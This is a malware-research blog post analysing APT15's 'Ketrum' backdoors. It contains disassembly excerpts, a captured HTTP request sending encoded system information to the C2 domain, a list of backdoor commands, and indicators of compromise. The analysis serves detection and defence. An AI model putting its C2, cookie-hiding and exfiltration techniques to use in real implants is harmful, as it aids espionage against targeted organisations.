# The Evolution of APT15's Codebase 2020

intezer.com/blog/research/the-evolution-of-apt15s-codebase-2020

May 21, 2020

The Ke3chang group, also known as APT15, is an alleged Chinese government-backed cluster of teams known to target various high-profile entities spanning multiple continents. Examples include attacks on European ministries, Indian embassies, and British military contractors. The group's activities have been traced back to 2010 and it is known to boast a large number of custom tools, most often tailored to their specific target.

In mid May, we identified three recently uploaded samples from VirusTotal that share code with older APT15 implants. We named this new family of samples, "Ketrum", due to the merger of features in the documented backdoor families "Ketrican" and "Okrum".


We believe the operation was conducted very recently. Below we present a technical analysis of these samples and explain the evolution of APT15's codebase over the last year.

**OVERVIEW**

The three samples we discovered seem to be a mix of the Ketrican and Okrum backdoors documented by researchers at ESET in 2019. Features have been merged from these two malware families to create a different RAT class for the group. We've decided to call this umbrella of malware "Ketrum."

The new samples we found continue the Ke3chang group's strategy of using a basic backdoor to gain control over the victim's device, so that an operator can then connect to it and run commands manually to conduct further operations.

Before beginning our technical analysis, we were able to connect these binaries to Ke3chang using Intezer Analyze:




Genetic Analysis

All three samples contacted the same C2 server and appear to have been used in two different time periods, judging by the PE timestamps and VirusTotal upload date:

| SHA256s | Name | VirusTotal Date | PE Timestamp | C2 | Family |
|---|---|---|---|---|---|
| a142625512e5372a1728595be19dbee23eea50524b4827cb64ed5aaeaaa0270b | RavAudio64.exe | 2019-12-03 | 7 Jan 2010 | menu.thehuguardian[.]com | Ketrum1 |
| 271384a078f2a2f58e14d7703febae8a28c6e2d7ddb00a3c8d3eead4ea87a0c0 | – | 2020-05-16 | 13 May 2020 | www.thehuguardian[.]com | Ketrum2 |
| aacaf0d4729dd6fda2e452be763d209f92d107ecf24d8a341947c545de9b7311 | – | 2020-05-17 | 13 May 2020 | www.thehuguardian[.]com | Ketrum2 |

The C2 was registered towards the end of 2019, which makes us believe the first PE timestamp was tampered with, and the latter two timestamps are at least close to the real compilation date.

It's also important to note the C2 was registered in China and ceased operating in mid May.

**THE BEST OF TWO WORLDS**

We documented several interesting differences between the backdoors:

| | Ket-ri-can | Okrum | Ketrum 1 | Ketrum 2 |
|---|---|---|---|---|

| | | | | |
|---|---|---|---|---|
| Identify installed proxy servers and use them for HTTP requests | ❌ | ✅ | ✅ | ✅ |
| Special folder retrieval using registry key [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders] | ✅ | ❌ | ✅ | ✅ |
| The response from the server is an HTTP page with backdoor commands and arguments included in the HTML fields | ✅ | ❌ | ❌ | ✅ |
| Backdoor commands are determined by a hashing value received from C2 | ❌ | ✅ | ❌ | ❌ |
| Communication with the C&C server is hidden in the *Cookie* and *Set-Cookie* headers of HTTP requests | ❌ | ✅ | ✅ | ❌ |
| Impersonate a logged in user's security context | ❌ | ✅ | ✅ | ❌ |
| Create a copy of cmd.exe in their working directory and use it to interpret backdoor commands | ✅ | ❌ | ✅ | ❌ |
| Usual Ke3chang backdoor functionalities – download, upload, execute files/shell commands and configure sleep time | ✅ | ✅ | ✅ | ✅ |
| Screenshot-grabbing functionality | ❌ | ❌ | ✅ | ❌ |

**Table 1**

**KETRUM 1**

The Ketrum 1 sample was uploaded to VirusTotal in December 2019. This version registers itself as a "WMI Provider Host" service *if* it is able to obtain SeDebugPrivilege; otherwise it creates an entry in the startup directory.

This sample incorporates many features from Okrum as can be seen in the table above, however, it abandons more advanced Okrum features such as offering a reflective injection via an export and the use of hashes to receive command IDs.

In the past, APT15 has used the IWebBrowser2 COM interface to manage its network communications. This time, the Ketrum developer abandoned this technique and used simple HTTP APIs:

Interestingly, this sample also incorporates a screenshot-grabbing command.

```
call    ds:HttpOpenRequestA
push    20000000h       ; dwModifiers
push    66h ; 'f'       ; dwHeadersLength
mov     edi, eax
push    offset szHeaders ; "Accept: */*\r\n
push    edi             ; hRequest
mov     [ebp+hRequest], edi
call    ds:HttpAddRequestHeadersA
push    ebx             ; dwOptionalLength
push    ebx             ; lpOptional
push    ebx             ; dwHeadersLength
push    ebx             ; lpszHeaders
push    edi             ; hRequest
call    ds:HttpSendRequestW
```

**KETRUM 2**

Ketrum 2 seems to have been built for minimalism. As can be seen in Table 1, many functionalities have been dropped.

Unlike the Ketrican variant, Ketrum implants no longer try to weaken the system's security configurations. In previous implants, Powershell was used for this end. Interestingly, a string still remains in Ketrum 2, which refers to this deleted feature—perhaps an unintentional left-over from copy-pasting:

```
call    esi ; wsprintfW
push    ebx
push    offset aSWindowspowers ; "%s\\WindowsPowerShell\\v1.0\\powershell"...
push    offset aCWindowsSystem_0 ; LPWSTR
call    esi ; wsprintfW
```

Several other interesting unused file names are included in the binary such as "%s\adult.sft" and "%s\Message".

The malware first collects basic system information to track the infected endpoint and then sends it to the C2 server together with a hash of the system info:

```
db    0
aBe9sk7pyvuxyw3_0 db 'be9sk7PYVUXyw3yKpDI5eQ==i#192.168.056.101u#tiger7n#WIN-8PSPF733P5'
```

```
Transmission Control Protocol, Src Port: 54391, Dst Port: 80, Seq: 386, Ack: 1, Len: 0
[2 Reassembled TCP Segments (385 bytes): #414(385), #566(0)]
Hypertext Transfer Protocol
  GET /build/cross/newlog.aspx?id=10814LPOmyFknP0o%2BZIwnC8l0yepigz3N0QFKOxZ5jkSi%2Bu%2F%2Bpbwa
  Accept: text/html,text/xml,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Accept: */*\r\n
  Accept-Language: en-US;q=0.8,en;q=0.7\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Host: www.thehuguardian.com\r\n
  Cache-Control: no-cache\r\n
  \r\n
  [Full request URI: http://www.thehuguardian.com/build/cross/newlog.aspx?id=10814LPOmyFknP0o%2
  [HTTP request 1/1]
```

All incoming and outcoming payloads are fed through an RC4 encryption and base64 encoding. The RC4 encryption uses an unusual key:

```
mov     [ebp+var_214], eax
xor     edi, edi
mov     [ebp+key_part1], 67452301h
mov     [ebp+key_part2], 0EFCDAB89h
xor     eax, eax
```

These are actually constants used in the MD5 and SHA1 algorithms. The Ketrum developer most likely intended to confuse researchers reversing this function.

A command is then extracted from the HTML in the response:

```
push    esi             ; Str
call    _strstr
mov     edi, offset aId ; "id"
push    edi             ; SubStr
push    eax             ; Str
mov     [ebp+dwBufferLength], eax
call    _strstr
mov     [ebp+Str], eax
sub     eax, [ebp+dwBufferLength]
dec     eax
push    eax             ; Size
push    [ebp+dwBufferLength] ; Src
push    offset Str      ; void *
call    _memcpy
push    offset aValue   ; "value="
push    [ebp+Str]       ; Str
call    _strstr
push    edi             ; SubStr
push    eax             ; Str
mov     [ebp+Str], eax
call    _strstr
mov     ecx, [ebp+Str]
sub     eax, ecx
sub     eax, 9
push    eax             ; Size
add     ecx, 7
push    ecx             ; Src
push    offset C2WriteBuffer ; void *
call    _memcpy
push    offset aTextarea ; "textarea"
push    esi             ; Str
call    _strstr
add     esp, 40h
push    edi             ; SubStr
push    eax             ; Str
call    _strstr
mov     esi, eax
push    offset aTextarea_0 ; "</textarea>"
push    esi             ; Str
call    _strstr
```

This backdoor only supports a limited number of commands, which is typical of Okrum and Ketrican backdoors. Unlike Ketrum 1, Ketrum 2 does not support screenshot grabbing. This is the list of possible backdoor commands:

| Command ID | Description |
|---|---|
| 1 | Adjust sleep time |
| 2 | Execute a shell command |
| 3 | Upload a file |
| 4 | Download a file |
| 5 | Execute a file |
| 7 (there is no 6) | Execute a shell command with adjusted sleep time |
| 8 | Adjust execute shell sleep time |
| 9 | Download “Notice” file to working directory – * it is unclear how this is used |

**CODE REUSE**

Both Ketrum samples resemble a similar layout to previous Ke3chang tools, apart from low level implementation and use of system APIs. Even in the two Ketrum samples, there are differences between the low-level APIs used to achieve the same functionality. For example, the file upload feature is implemented using different APIs throughout the families; mostly using a constant value of 0x20000 when reading files:

**Ketrum 1**


**Ketrum 2**

```
mov     edi, offset Buffer
push    edi             ; void *
call    _memset
add     esp, 0Ch
push    [ebp+Stream]    ; Stream
push    20000h          ; ElementCount
push    1               ; ElementSize
push    edi             ; Buffer
call    _fread
push    1
mov     [ebp+var_190], eax
call    urlEncode
```

```
push    [ebp+hFile]     ; hFile
call    ds:ReadFile
push    [ebp+hFile]     ; hObject
call    ds:CloseHandle
push    [ebp+NumberOfBytesRead]
push    [ebp+lpBuffer]
push    [ebp+Block]
call    rc4
push    [ebp+NumberOfBytesRead]
mov     ecx, [ebp+Block]
push    [ebp+var_3414]
call    base64Encode
```

```
call    ds:GetFileSize
mov     [ebp+var_80], eax
push    ebx             ; dwMoveMethod
push    ebx             ; lpDistanceToMoveHigh
mov     eax, [ebp+var_18]
shl     eax, 11h
push    eax             ; lDistanceToMove
push    edi             ; hFile
call    ds:SetFilePointer
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    20000h          ; nNumberOfBytesToRead
push    esi             ; lpBuffer
push    edi             ; hFile
call    ds:ReadFile
cmp     eax, ebx
jz      short loc_E8521A
```

**Ketrican 2018**




**Okrum**

As reported by FireEye and ESET, it's likely the Ke3chang cluster of malware is developed by multiple teams and the developers of Ketrican/Okrum belong to a different team than the developers of Ketrum, albeit related. This could explain the high-level and flow similarities but also the low-level differences.

**CONCLUSION**

Ke3chang's numerous tools such as Okrum, Ketrican, TidePool, Mirage, Ketrum, and others all serve the same purpose, give or take a few techniques or functionalities tailored for specific targets. We can regard these tools under the same umbrella of BS2005 malware, distributed as different versions per operation. However, the distinction created by naming them differently is useful for tracking the group's operations and different development cycles.

The Ke3chang's group tools have not deviated much from the same tools reported in FireEye's first Ke3chang report. The group continues to morph its code and switch basic functionalities in their various backdoors. This strategy has been working for the group for years and there is no indication yet that it will deviate from this modus operandi.

The information security field has seen many improvements since the group's inception, however, surprisingly, this is not reflected in the group's persistence to use the same old TTPs in their tools.

**IOCs**

271384a078f2a2f58e14d7703febae8a28c6e2d7ddb00a3c8d3eead4ea87a0c0
aacaf0d4729dd6fda2e452be763d209f92d107ecf24d8a341947c545de9b7311
a142625512e5372a1728595be19dbee23eea50524b4827cb64ed5aaeaaa0270b
thehuguardian[.]com
45.56.84[.]25

**Paul Litvak**
Paul is a malware analyst and reverse engineer at Intezer. He previously served as a developer in the Israel Defense Force (IDF) Intelligence Corps for three years